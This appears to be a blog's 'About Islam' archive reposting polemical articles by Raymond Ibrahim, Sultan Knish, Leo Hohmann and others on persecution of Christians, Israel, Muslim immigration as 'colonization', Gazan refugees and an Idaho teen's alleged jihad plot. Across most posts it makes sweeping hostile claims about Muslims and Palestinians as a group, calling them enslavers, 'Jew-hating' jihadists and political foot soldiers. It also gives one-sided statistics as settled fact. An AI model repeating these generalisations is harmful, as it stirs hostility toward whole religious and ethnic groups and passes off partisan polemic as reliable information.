Western analysts would not be oblivious to this "new" jihadist tactic — optimistically portraying the reliance on children as proof that terror groups have "stretched their resources" — if they had Islamic studies departments that actually disseminated facts instead of **pro-Islamic myths and propaganda**. As with all unsavory aspects of Islamic history, the institution of child slave soldiers has been thoroughly whitewashed. Although young, terrified boys were seized from the clutches of their devastated parents, the academic narrative is that poor Christian families were happy to see their boys taken to the caliphate where they would have a "bright future" as "soldiers and statesmen."

The price of the modern West's inability to comprehend Islam's medieval tactics is not just ignorance concerning the nature of the enemy, but ignorance concerning his victims as well — in this case, countless nameless children. As Mausi Segun, a human rights activist discussing the plight of Boko Haram's child jihadists, put it, "There's almost an entire generation of boys missing. My guess is that a large majority of them will die in the conflict."

And they will die completely unknown in the West — just another victim group to be sacrificed on the altar of political correctness, lest Islam's reputation be besmirched.

SOURCE: **RAYMOND IBRAHIM**

Muslim Persecution of Christians in June 2024: A Grim Update

JULY 29, 2024
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, CHRISTIAN PERSECUTION

Raymond Ibrahim, an expert on the Muslim persecution of Christians worldwide, has provided an extensive update on the abuses and murders inflicted on Christians by Muslims throughout June 2024. Below is a synopsis of the main points from his detailed report, highlighting the severity and frequency of these atrocities.

The persecution of Christians in the Islamic world has reached alarming levels. This update documents and fact based evidence these abuses and emphasizes that such persecution is systematic and interrelated, rooted in a worldview inspired by Islamic Sharia.

*His piece in full titled: **'No Parent Should Endure Such a Devastating Loss'**: The Muslim Persecution of Christians, June 2024 in **HERE**,*

Synopsis of Main Points

The Muslim Persecution of Christians

- **Russia**: On June 23, terrorists attacked several churches and synagogues in Dagestan. They killed at least 21 people and wounded dozens. Muslims brutally murdered Fr. Nikolai Kotelnikov, an elderly Orthodox priest. They set the Blessed Virgin Mary church aflame and heavy gun battles erupted around the Assumption Cathedral in Makhachkala.
- **Democratic Republic of Congo**: On June 7, ISIS militants slaughtered over 80 Christians, emphasizing the religious identity of their victims. The terror group has killed nearly 150 people since early June, including a June 7 attack that left 41 people decapitated.
- **Nigeria**: Throughout June, Islamic Fulani militants and other extremists continued their genocide of Christians. Notable incidents include the murder of a pastor and his wife on June 2, the killing of three abducted Christian passengers on June 6, and the abduction of multiple clergymen.
- **Germany**: On June 28, a 15-year-old Muslim boy received a sentence for planning a terrorist attack on a Christmas market. Earlier in the month, a gang savagely beat a 20-year-old Christian man to death for wearing a cross.
- **Uganda**: On June 18, Muslims murdered Pastor Richard Malinga after he received threats. They also beat two Christian evangelists for preaching Christ in their village.Blasphemy Charges,

Rape, Forced Conversions, and Murder of Christians in Pakistan

- On June 4, authorities arrested Jameela Khatoon, a mentally ill Christian woman, on blasphemy charges after a Muslim shopkeeper accused her of insulting Muhammad.
- On June 29, a court sentenced Ehsan Masih to death for allegedly sharing a blasphemous video, despite the lack of evidence against him.
- Authorities charged Dennis Albert, a Christian rickshaw driver, with blasphemy for inadvertently stepping on pages alleged to be from the Quran.
- Stella Khawar, another Christian woman, remains in jail awaiting trial for blasphemy charges.
- On June 24, a Muslim man kidnapped Alina Khalid, a 14-year-old Christian girl, forced her to convert to Islam, and married her.
- Five Muslim men kidnapped, raped, and forced a 20-year-old Christian mother to convert to Islam. She managed to escape with the help of a sympathetic Muslim woman.
- On June 6, a Muslim factory owner tortured his Christian employee, Waqas Salmat, to death for refusing to continue working for him.
- Rakha, the widow of Nazir Masih, died of a broken heart after a Muslim mob beat her husband to death on false blasphemy accusations.

Attacks on Churches

- **France**: Several churches were attacked in June, including arson attacks and vandalism.
- **Germany**: A group of youths disrupted a church service in Bavaria, shouting "Allahu akbar."
- **Indonesia**: Authorities threatened to close a Christian church near an Islamic university.
- **Senegal**: Vandals ransacked the St Louis du Sénégal cemetery.

General Persecution of Christians

- **Iran**: Five Christian converts received sentences totaling over 25 years in prison for proselytizing activities.
- **Iraq**: A court ordered a Christian woman and her children to convert to Islam due to her mother's conversion years ago.

Call for Prayer

We are called to stand with our brothers and sisters in Christ who face persecution. Let us lift them up in prayer, asking for God's protection, comfort, and strength.

A Prayer for the Persecuted Christians

Heavenly Father, we come before You with heavy hearts, lifting up our persecuted brothers and sisters around the world. We ask for Your divine protection over them. Shield them from harm and giving them the courage to stand firm in their faith. Comfort those who have lost loved ones, heal those who are injured, and provide for those in need. Strengthen their resolve, and may their witness draw others to Your love and truth. We pray for their persecutors, that their hearts may be softened and turned towards You. In Jesus' name, we pray. Amen.

Encouragement to Read the Full Article

Raymond Ibrahim provides a detailed account of these tragic events and underscores the nature of the persecution faced by Christians in the Islamic world. For a more in-depth understanding and to read the full article, please visit **Raymond Ibrahim's Update**s.

His piece in full titled: 'No Parent Should Endure Such a Devastating Loss': The Muslim Persecution of Christians, June 2024 in HERE,

ANALYSIS: Understanding the Israel-Palestine Conflict: Jeff Myers' New Book Provides a Biblical Perspective

JUNE 24, 2024
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM

Rob Bluey | The Daily Signal

Long before **Hamas' horrific Oct. 7 attack** on Israel, the Jewish homeland was already a flash point of controversy on college campuses and among an increasingly anti-Israel segment of younger Americans who make up **Gen Z**.

Jeff Myers, president of Summit Ministries, had taken note of the troubling trend and embarked on a **trip to Israel** just about 100 days after the Oct. 7 attack to meet with Jews and Arabs, peace activists, and soldiers.

He's now written a new book, "**Should Christians Support Israel? Seeking a Biblical Worldview in an Impossible Situation**," which Summit Ministries is making available for free with a donation. The Daily Signal depends on the support of readers like you. **Donate now**

“Jews have a physical presence in the land of their history,” Myers said. “Whether you agree with how it happened or how they are stewarding it, this is the reality. It is also a reality that Israel is under attack from every quarter in a battle between competing worldviews. The history of Palestine, the religion of Islam, and the aims of the apocalyptic rape-and-death cult called Hamas all figure in a larger struggle for truth. This is what we urgently need to understand.”

Myers spoke with The Daily Signal at the Road to Majority Policy Conference last week about why he’s dedicating his time to helping Christians understand the **Israel-Palestine conflict**. Listen to our conversation on today’s episode of “**The Daily Signal Podcast**.”

The episode was not found or is unavailable.

SOURCE: **THE DAILY SIGNAL**

Rob Bluey@RobertBluey

Rob Bluey is president and executive editor of The Daily Signal.


GET THE BOOK, with any donation

In *Should Christians Support Israel? Seeking a Biblical Worldview in an Impossible Situation*, Dr. Myers helps us understand

- the indoctrination that is taking place,
- the war between competing worldviews,
- the history of Israel and Palestine and the worldviews
- behind them,
- the tactics of the apocalyptic rape and death cult called Hamas,
- the nature of just war and genocide,
- how the world might move forward based on a biblical worldview, and
- lessons in resilience and hope for our time.

Who Is Colonizing Whom?

JUNE 4, 2024
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM



The discovery of America was a response to Muslim colonialism. Now it's being undone.

The discovery of America and the apogee of European civilization which ushered in the modern world were based on resistance to Islamic colonialism. Since then, European nations withdrew from the Muslim world to avoid colonialism only to be colonized by millions of Muslims from their old colonies. Rather than ending colonialism, Europe went from the colonizers to the colonized, and European governments were called on to once again rule over millions of Muslims, no longer in the Middle East, Pakistan, North Africa or Asia, but in London, Paris, and across their own nations. With that the rulers swiftly became the ruled.
Where the old European governments had looked to pacify Muslims abroad, their EU descendants struggled to pacify them at home. And America soon followed. After 9/11, America had been primarily worried about Muslim terrorism coming from abroad. Now it mostly worries about Islamic terrorism coming from Muslim converts and immigrants within the United States.

A history of Islamic colonialism is repeating itself with the complicity of ignorant ideologues who describe the process by which the cruel imperialism that crippled most of the world made a comeback, subjugating women, cultural and racial minorities and all non-Muslims, as liberation.

The long march of Islam across the Middle East, and then Africa and Asia, had climaxed in a struggle in Europe between the invading Muslim armies and the indigenous population. The

Gates of Vienna marked a turning point in which the Islamic empires dominated much of what we came to call the Third World, but were prevented from conquering and colonizing Europe.

The price of the struggle was high and a mostly forgotten Islamic trade in European slaves continued, alongside the traditional trade in African slaves, into the 19th century. The discovery of America allowed European civilization to expand laterally, bypassing the snake pit of pirates and slavers that Africa and the Middle East had become under Islam, and discover new shores.

Columbus had been seeking a new route to India that would replace the land route controlled by the Ottoman conquerors of Byzantium and would also avoid the North African Islamic pirates whose conquest of Spain had been thwarted, but who continued to prey on Spanish shipping, and who posed a hazard on the Portuguese sea route to India around the African coast.

The origins of the United States of America lay in resistance to Islamic Jihad. As Thomas Jefferson and John Adams rediscovered when dealing with the question of Islamic piracy.

When trying to persuade the Islamic emissary to stop attacking American ships and enslaving Americans, Thomas Jefferson and John Adams were told that Islamic piracy and slavery were, "founded on the Laws of their Prophet, that it was written in their Koran, that all nations who should not have acknowledged their authority were sinners, that it was their right and duty to make war upon them wherever they could be found, and to make slaves of all they could take as Prisoners."

America provided something better than a route to the Indies, although it ultimately allowed westerners to reach India, China and Japan while bypassing the raiding empires of Islam, because it also contained lands and resources that enabled European nations and colonies to build up their own civilizations without recourse to the slave nations under the Islamic boot.

Muslim pirates preyed on New World cargoes, leading to multiple conflicts, including the First and Second Barbary Wars, America's first true international wars, but the tide had turned. The Ottoman Empire had lost its bid for Europe and would never be able to reach America. Where it had once threatened to swallow the West, it began to decline and was never able to recover.

The brief European colonization of the Middle East and North Africa was a good deal gentler than any of the horrors that Islamic conquerors had inflicted on the region. There was no genocide, mass slavery or the total repression of peoples because of their religion. The greatest Muslim complaints against colonialism are that the British and French provided civil rights to non-Muslims, especially Christians and Jews, and allowed them to form their own countries.

British colonialism ended the Muslim trade in slaves that had traversed the route out of Africa and into Egypt, across Israel and to Arabia. With the end of European colonialism, slavery resumed. Islamic tyrannies like Qatar or Saudi Arabia are serviced by millions of non-Muslim slaves. (Qatar

had formally abolished slavery under British pressure in 1952 and Saudi Arabia had only abolished slavery in 1962 under pressure from the Kennedy administration.)

The end of colonialism also marked the end of equal rights for Jews and Christians in the Muslim world. The Christian and Jewish exodus from the Middle East sped up. Over a million Jews from Egypt, Iraq, Yemen and other 'decolonized' nations fled to Israel. They along with Arab Christians also continued making their way to America, Canada, Australia and Europe.

Muslims however followed them to these havens. The Islamic settlers in the mediterranean region had never been at peace with the idea that these traditionally Jewish and Christian areas should once again break free and become independent of Islamic rule. Israel and Lebanon soon became known for having the worst terrorist problems in the region. This was no coincidence.

While Christians and Jews in the Middle East, and Hindus and Buddhists in Asia, were under siege by Muslim forces from Africa to Asia, a new wave of Muslim colonization washed ashore on the coasts of Western nations. The new arrivals adopted the protective coloration of identity politics and declared that they were part of a movement to "decolonize" Western nations.

But by decolonization, they mean colonization.

The Islamists are not here to liberate, but to enslave, not to decolonize, but to resume the colonization that had faltered at the Gates of Vienna, and had appeared hopeless when Europe unlocked the New World and no longer had to sail its ships or trade at the mercy of the bandits who had colonized, subjugated and destroyed all the learning and culture of the Middle East.

Their mission is to build armies capable of waging political or military conflicts, to divide and conquer their enemies in Western nations and to impose Islamic theocracy or Sharia law that will solidify their rule and end any hope of freedom, human rights or equality in the free world. It is in the name of this, along with their other colonizing enterprises, against India and Israel, the Yazidis in Iraq or the Buddhists in Bangladesh, that they launch their terrorist attacks against us.

It is not only America alone. Or Israel. Hindus are being butchered in India, and Christians in places as far apart as Nigeria and the Philippines as part of the new wave of Islamic conquests.

Islamic colonialism long predated British men with pith helmets strutting around the third world. Its death toll is in the tens of millions and the resumption of Islamic colonialism ought to be as great a concern as if Nazism had risen from the dead and tanks were speeding across Europe.

Unfortunately too many civilized peoples have forgotten their history and have been convinced that their former and future conquerors are the victims because they were briefly colonized for less than half a century, when Islamic colonialism lasted for over a thousand years, and would not be toppled by any number of peaceful protests or speeches the way that the British were.

Islamism is colonialism. The real decolonization is resistance to Islamic expansionism.

SOURCE: **SULTAN KNISH**

The Muslim Persecution of Christians: A Censored Pandemic, Part 1

MAY 27, 2024
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, CHRISTIAIN PERSECUTION, JIHAD

Few phenomena are as widespread as they are virtually unknown — at least in the West — as the worldwide persecution of Christians, especially at the hands of Muslims.

The general facts are undeniable and have been and continue to be documented in a number of reports issued by a variety of human rights organizations around the world.

According to one of the most recent compilations, Open Doors' "**World Watch List, 2024**," which was published in January 2024, and which annually ranks the top 50 nations where Christians are most persecuted for their faith, in 2023, 4,998 Christians around the world — 13 a day — were "**killed for faith-related reasons**." Another 4,125 were illegally detained or arrested, and 14,766 churches and other Christian institutions were attacked, many destroyed.

Overall, the global persecution of Christians remains higher than ever, with 365 million believers suffering "**high** levels of persecution and discrimination for their faith." One in seven Christians around the world (14%) is persecuted. In Africa, that number grows to one in five (20%), while in Asia it is as much as two in five — meaning 40% of all Christians are persecuted on that continent.

The Worst Offender: Islam

Christians suffer "extreme levels of persecution" in the top 13 of the 50 ranked nations. They are: 1) North Korea, 2) Somalia, 3) Libya, 4) Eritrea, 5) Yemen, 6) Nigeria, 7) Pakistan, 8) Sudan, 9) Iran, 10) Afghanistan, 11) India, 12) Syria, 13) and Saudi Arabia. The form of persecution experienced in these 13 worst offenders ranges from being assaulted, raped, imprisoned, or murdered on being identified as a Christian or attending (often underground) churches.

Rather tellingly, the "extreme persecution" meted out to Christians in 11 of these worst 13 nations comes either from "Islamic oppression" or takes place in Muslim-majority nations. This means that approximately 84% of the absolute worst persecution around the globe takes place in the name of Islam.

This trend affects the entire list: the persecution that Christians experience in 37 of the 50 nations (or 74%) also comes either from Islamic oppression or occurs in Muslim-majority nations.

Real People, Real Tragedies

While the above numbers are important, including in displaying the magnitude of the problem, one should not lose sight of the *real people* they represent. What they experience, when read in detail — girls **chained and gang raped**; Christians **burned alive** for supposedly "blaspheming" Muhammad; Muslim husbands and wives **stabbing and poisoning** each other whenever one apostatizes to Christ; another 30 having their **heads sawn off** just for the heck of it — is bloodcurdling.

The following, for example, are among the most recent incidents to occur as of this writing (excerpted from the March 2024 edition of my monthly "**Muslim Persecution of Christians**"):

Russia: On March 22, Muslim terrorists armed with automatic weapons launched an attack, massacring at least **139 people and injuring more** at Crocus City Hall. ISIS quickly claimed credit for the attack, saying it was intentionally designed to target "thousands of Christians."

Uganda: On **two separate** occasions, Muslims slaughtered two Christian men for leading Muslims to Christ. Also in March, a Muslim man **murdered** his 19-year-old daughter after learning she had embraced Christ, and another man **beat and scorched** his wife and 10-year-old daughter with boiling water for the same reason.

Somalia: On Good Friday, Muslims connected to the Islamic terror group Al Shabaab ("the youth") **slaughtered six Christians** from bordering Kenya for spreading Christianity.

Kenya: On March 8, Muslims ambushed and **slaughtered** an evangelist and seriously wounded three other Christians.

Nigeria: The ongoing **Muslim genocide of Christians** there include:

- **March 26**: "Herdsmen Kill Pastor, Five Other Christians in Central Nigeria"
- **March 27**: "Pastor, His Family and Other Christians Killed in Nigeria"
- **March 28**: "Herdsmen Kill Seven Christians in Central Nigeria"

Pakistan: On March 6, police arrested Ashbeel Ghauri, an 18-year-old Christian youth, after his Muslim classmates accused him of **blaspheming against Islam** (in reality, he had refused to renounce Christ and convert to Islam). Once a promising college student, he now faces 10 years in prison. Also, and as usual, several young Christian girls were abducted by Muslim men, raped and, in some instances, forcibly converted to Islam (with police and judges siding with the rapists). And, after a local Muslim vowed to prevent Christians from celebrating Easter in their church, the building **went up in flames** hours before Resurrection Day.

Also, and as usual, dozens of churches, cemeteries, and public crucifixes were vandalized, torched, and desecrated all throughout Western European regions with large Muslim populations.

As mentioned, these are just a few examples from the **latest report**. *Every* month contains similar, often worse, accounts, both in quantity and quality.

Why Is This Happening?

As to *why* this happening — and why Muslims commit the lion's share of the persecution 365 million Christians around the world experience — Islamic doctrine sheds light. S*hari'a*, that body of teachings that Muslims are obligated to adhere to, teaches hate for and violence against all non-Muslims. In the words of Koran 60:4, "We renounce you . Enmity and hate shall forever reign between us — until you believe in Allah alone." Such sentiments are to be applied to *all* non-Muslims — "even if they be their parents, children, siblings, or extended family" (58:22; see also 3:28, 4:89, 4:144, 5:54, 6:40, 9:23).

Based on such verses, any number of fatwas, authoritative Islamic decrees from venerable sheikhs, call on Muslims to do things like **hate their non-Muslim wives** (while "physically" enjoying or benefitting from them) and to **hate and be disloyal** to the Western nations they reside in, even if they benefit from them.

In short, and as the Islamic State once explained in an unambiguously titled article, "**Why We Hate You & Why We Fight You**": "We hate you, first and foremost, because you are disbelievers." (Lest it seem that ISIS is an aberration that hardly speaks for Muslims, a Pew poll found that in just 11 nations, as many as 287 million Muslims — just those who answered honestly — **sympathized with and/or supported ISIS**.)

How Western Media Cover for and Enable the Muslim Persecution of Christians

MAY 24, 2024
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, CHRISTIAN PERSECUTION

The Stream

There's a global pandemic right now, but you won't read about it in our media. It's claiming thousands of lives, in a dozen countries. I'm talking about the Muslim persecution of Christians. If the situation is so bad, then why is it virtually unknown in the West? Millions of Christians live there, who presumably would want to know about it.

But the powers that be have done everything in their power to conceal it.

In this article, we'll take an in-depth look at the many tactics the media employ to transform the atrocity, which has led to the slaughter of thousands and the abuse of hundreds of millions, into a non-story.

The primary tactic is outright suppression, as underscored by the recent **case** of a Muslim man stabbing a Christian priest in the middle of a sermon, captured during a livestreamed event. The video, which is available for viewing on X, has sent the global establishment — spearheaded by Australia, where the attack occurred — into a **paroxysm of fury** against platform owner Elon Musk.

For merely allowing access to a simple (and by Hollywood standards, very tame) video, the traditional gatekeepers of information wish to see Musk **thrown in prison, and the key thrown away**. Why? Because he broke a cardinal if unspoken rule: he gave vent to something — the Muslim persecution of Christians — that all media know must be suppressed or distorted at every turn.

I have been documenting that persecution for nearly two decades. So I have ample experiences with **outright censorship** and am constantly "shadowbanned" on social media. In some nations, most notably Canada, my website is completely banned, while other networks claim it is "**pornographic**" (even as half-naked women appear in the adjoining ads on permitted sites).

Short of this, the media employ more subtle tactics.

First, they only report on the most sensational attacks — for example, the church bombings that leave dozens of Christians dead or maimed. (This has occurred countless times throughout the

Muslim world, and increasingly, the non-Muslim world as well). Even then, the reporting is minimal. U.S. media reported on the killing of a gorilla **six times more often** than the decapitation of 21 Egyptian Christians who refused to recant their faith.

The strategy is simple: by reporting only on terrorist attacks carried out by banned organizations which are easily and routinely dismissed as "not representing Islam," and which occur only every few months or so, as opposed to every day, the media creates an illusion: that attacks on Christians are few and far between — and never carried out by true Muslims, who are naturally tolerant, but rather only by "hijackers of Islam."

In reality, those spectacular terrorist attacks that receive coverage are just the tip of the iceberg of the persecution. Indeed, in July 2011, I decided to begin compiling monthly reports titled "**Muslim Persecution of Christians**." I was initially concerned over the feasibility of this project; what sort of "report" could be compiled if, say, only one or two — or even zero — instances of persecution occurred in any given month? Sadly, this has never been the case. Every one of my now 153 monthly reports has contained between one and two *dozen* atrocities.

The overwhelming majority of these stories never appear on any big media outlets, but rather smaller human rights websites and foreign-language sources. Are they worthy of coverage? Ask yourself: What if *Christians* were banning or attacking mosques; attacking or imprisoning Muslims for blaspheming Jesus; abducting, raping, and forcibly converting Muslims girls; and enforcing myriad forms of open discrimination against Muslims. Those stories would *dominate* global media coverage for months, and rightly so.

Which leads to the media's second strategy: relativizing and neutralizing the events, always trying to present the atrocities as generic "crimes" that have nothing to do with either the victims' or perpetrators' religious identity. I have read many reports of terrorist attacks that claim dozens of lives, only to find at the very end (or sometimes by reading between the lines and doing further research), that those slain were targeted for being Christians.

For example, when Muslims bombed three churches in Sri Lanka on Easter in 2019, killing some 300 Christians, many politicians (including former President Barack Obama and Hilary Clinton), could not even bring themselves to identify the victims as "Christians." Instead, they condemned the "terror" attack on "**Easter worshippers**."

Other times, unprovoked Muslim attacks on Christians are portrayed as "sectarian strife," a phrase that suggests two equally matched adversaries. This hardly describes reality: Tiny Christian minorities being persecuted in Muslim-majority nations. *The New York Times*' headline for a story about an Islamic terror attack on an Egyptian church that left 21 worshippers dead in 2011 was "**Clashes Grow as Egyptians Remain Angry after an Attack**" — as if frustrated and harried Christians lashing out against their persecutors was the really big and troubling news, not the unwarranted slaughter they just experienced.

Similarly, NPR once ran a report on "sectarian violence" in Egypt, accompanied by a large **photo** of what appeared to be a "fanatical" Christian mob waving a crucifix—not what prompted that particular display of Christian solidarity: the nonstop persecution of Copts in Egypt.

Or consider a 2012 BBC **report** on a church attack in Nigeria that left three Christians, including an infant, dead. It objectively states the bare-bone facts before jumping to the *really* big news: "The bombing sparked a riot by Christian youths, with reports that at least two Muslims were killed in the violence. The two men were dragged off their bikes after being stopped at a roadblock set up by the rioters, police said. A row of Muslim-owned shops was also burned…"

The report goes on and on — with an entire section about "very angry" Christians — until one confuses victims with persecutors, forgetting *what* the Christians are "very angry" about in the first place: nonstop terror attacks on their churches and the slaughter or enslavement of their women and children.

Incidentally, since that 2012 church attack, literally *thousands* of more churches have been attacked, torched, or bombed by Muslims in **genocidal Nigeria**, where one Christian is killed **every two hours**. But the establishment continues to point to anything and everything for "motive" — most recently, **climate change**, which apparently is "forcing" hapless Muslims to murder Christians.

As should be clear by now, the net effect of such reporting throws the truth upside down: victims are persecutors and persecutors are victims. Nor does one need to look to sub-Saharan Africa for examples; the same thing is happening right here in the USA.

Last March, after a woman claiming to be a man stormed her former Christian school in Nashville and murdered three children and three staffers, the establishment media went into damage control mode (as documented **here**): They insisted the woman's motive was "unclear" (while simultaneously refusing to release her manifesto), and hinted that, if anything, the Christians who have made the lives of transgender people a living hell had it coming. And, true to form, many headlines seemed to be intentionally misleading, including **Reuters**': "Former Christian school student kills 3 children, 3 staff in Nashville shooting." Anyone just reading the headline — as many are wont to do — may well conclude that a Christian targeted students in a secular school.

A final and rather deplorable strategy is to actively issue false news in an effort to suppress the specter of Muslim violence against Christians. In the days before the aforementioned 21 Egyptian Christians were decapitated in Libya, the BBC **falsely reported** that most of them had been "released" (again, nothing to see here; move along).

Meanwhile, as the media continues broadcasting an alternate universe built on lies, the persecution of Christians around the world has nearly **double**d since 1993 and continues to

spread to nations not formerly associated with the persecution — including India, Mexico, and Nicaragua.

Most Americans, including most self-professed Christians, are either totally unaware of this phenomenon or have no idea of its extent or significance. If the current trajectory does not change, they will likely remain in the dark until the persecution starts to hit much closer to home — by which time accurate reporting will no longer be needed as the persecution will be a lived experience.

SOURCE: **RAYMOND IBRAHIM**

Backlash growing against Biden plans to import tens of thousands of Palestinian refugees

MAY 6, 2024
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM

The backlash is growing against Democrat plans to import tens of thousands of Hamas-supporting, Jew-hating Gazans into American cities and towns as so-called refugees.

A group of 35 Republican senators led by Senator Joni Ernst of Iowa has published an open **letter** petitioning the Biden White House to halt plans to accept Gazan refugees into the United States, citing national security concerns. This many Senators don't sign anything unless they are getting swamped with letters and phone calls from their constituents.

The senators expressed dire concerns over potential terrorist connections within the refugee population from Gaza. In a **letter dated May 1**, they argued that the administration should suspend these plans until further scrutiny and security measures are assured.

The letter states:

> "Your administration's reported plan to accept Gazan refugees poses a national security risk to the United States. With more than a third of Gazans supporting the Hamas militants, we are not confident that your administration can adequately vet this high-risk population for terrorist ties and sympathies before admitting them into the United States. We are further worried that accepting Gazan refugees might cause a crisis at the Egypt-Gaza border, leading to chaos that would only empower Iran-backed Hamas. We are also frustrated that your administration is pushing ahead with a plan to evacuate Gazans from the Strip when there are still American citizens held hostage by Hamas."

The call for action follows a CBS News **report** from April 30, which indicated that the Biden administration is considering the resettlement of Palestinians from Gaza who have family ties to American citizens or U.S. permanent residents. This would mean that the majority of the Palestinians would be bound for the Detroit and Dearborn metro areas of Michigan, a key battleground state in presidential elections.

The senators' letter highlighted the complicated security dynamics in Gaza, noting Hamas's control over the area and the limited access of U.S. officials for vetting purposes. They expressed concerns about the integrity of the vetting process, given the current political influence in Gaza.

A Palestinian Center for Policy and Survey Research poll conducted in March showed strong local support for Hamas, complicating the narrative around the Gazan refugees. According to the poll, 71% of Palestinians in Gaza endorsed Hamas's actions in an attack on Israel on October 7th, and 52% of Gazans supported the continuation of Hamas's governance.

This Biden plan sounds to me like a great favor to Netanyahu, who you will remember said after the October 7 slaughter of nearly 1,200 Israelis that he was going to "eliminate" Hamas completely from his country's borders. Since he was unable or unwilling to eliminate Hamas militarily, he is simply going to ship the bulk of them to America and transfer his terrorism problem to the good ole U.S. of A., and the *America-last* Biden administration is encouraging it!

America already has an anti-semitism problem, as evidenced by what's been occurring on university campuses over the last several weeks. All we need are more soldiers brought in to fill the ranks of the military wing of the Democrat Party, which basically consists of Antifa and other leftist groups combining forces with the Muslim Brotherhood and other Islamic groups here in America.

More Democrat soldiers means more chaos on the streets of America leading up to the 2024 election and beyond, guaranteed. But don't kid yourself, there are many Republicans who love refugees too because they see them as cheap labor for their corporate buddies on Wall Street.

I’m glad to see a sizable group of GOP Senators standing up to Biden on this issue, but it may be nothing more than lip service so they can cover their behinds and say “we told you so” when it blows up in our faces.

Do you think this backlash from the Senators will stop the Biden White House from going through with its wicked plans to bring tens of thousands, potentially hundreds of thousands, of radical Jew-hating, Hamas-supporting Palestinian jihadists to America? Remember, this hatred goes way back. The Grand Mufti of Palestine was a big supporter of Adolf Hitler and the Nazis during World War II. Anyone who says the Palestinians have it out for the Jews just because they “stole their land” in 1948 is not looking at the complete historical record with a critical eye.

Palestinian chidren are taught in school and at **Hamas-sponsored summer camps** to hate Jews and to murder them. Sounds like they would fit right in on the campuses of Columbia, Harvard and UCLA.

This hatred pre-dates the creation of the Israeli state. Let me know your views in the comments below.

SOURCE: **LEO HOHMANN**

The New Jihadists Are Our Kids

APRIL 24, 2024
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, JIHAD

> "I will use my knives and machete to slit their throats and kill them."

Coeur d'Alene, an Idaho city with a population of over 50,000, had too many churches. Alexander Scott Mercurio, a new teen convert to Islam, had a plan to "fix that real soon."

Ramadan was almost over and Mercurio was unhappy because he believed that he was a bad Muslim who hadn't even assaulted, let alone killed any Christians, and would go to hell.

"I am a hypocrite who has not even spat in the face of a kafir (non-Muslim)," he complained in online chats. "Let alone spilled their blood and induced terror into their hearts and minds."

Mercurio wasn't sure if he could be considered a good Muslim without killing Christians.

"I really don't want to miss out on the opportunity for jihad in Ramadan," he worried.

While the bloody Islamic holiday of Ramadan is often used as a pretext to warn America, Israel and other countries to stop fighting Islamic terrorists lest it offend Muslims, it's actually a time of redoubled terrorism. And Mercurio wanted to get in on that murderous spiritual opportunity.

“I’ve been thinking about Jihad. Well, I always am, but I mean it’s Ramadan,” Mercurio agonized. “I have motivation for nothing but fighting, like some kind of insatiable bloodlust for the life juice of these idolaters, a craving for mayhem and murder to terrorize those around me… primarily against churches.”

There are “three or five churches within walking distance of me” who would be objects of his “insatiable bloodlust: for the blood of non-Muslims.

Mercurio decided that he would strike on “the last few days of Ramadan, probably on Sunday, their special day.”

The special day was April 7th also known as the Octave Day of Easter or the Sunday of Divine Mercy and would have been well known to the Muslim convert who was raised as a Christian by his parents. But Islam has no mercy, certainly not divine and not human either, and neither did Mercurio who fantasized about massacring Christians on “their special day” of mercy.

Alexander Scott Mercurio had started out as a white supremacist before converting to Islam at the age of seventeen. He took on a user name meaning ‘total submission’ in Russian (because of his Russian immigrant mother) and whined about North Idaho and his “very Christian and conservative parents” who “want me to stop being Muslim” while he fantasized about building weapons that would allow him to “heap massacres upon the kuffar (non-Muslims) daily”.

The Muslim convert had been allegedly working on sending cryptocurrency donations to ISIS while taking part in an online group that attacked the Taliban for not being murderous enough.

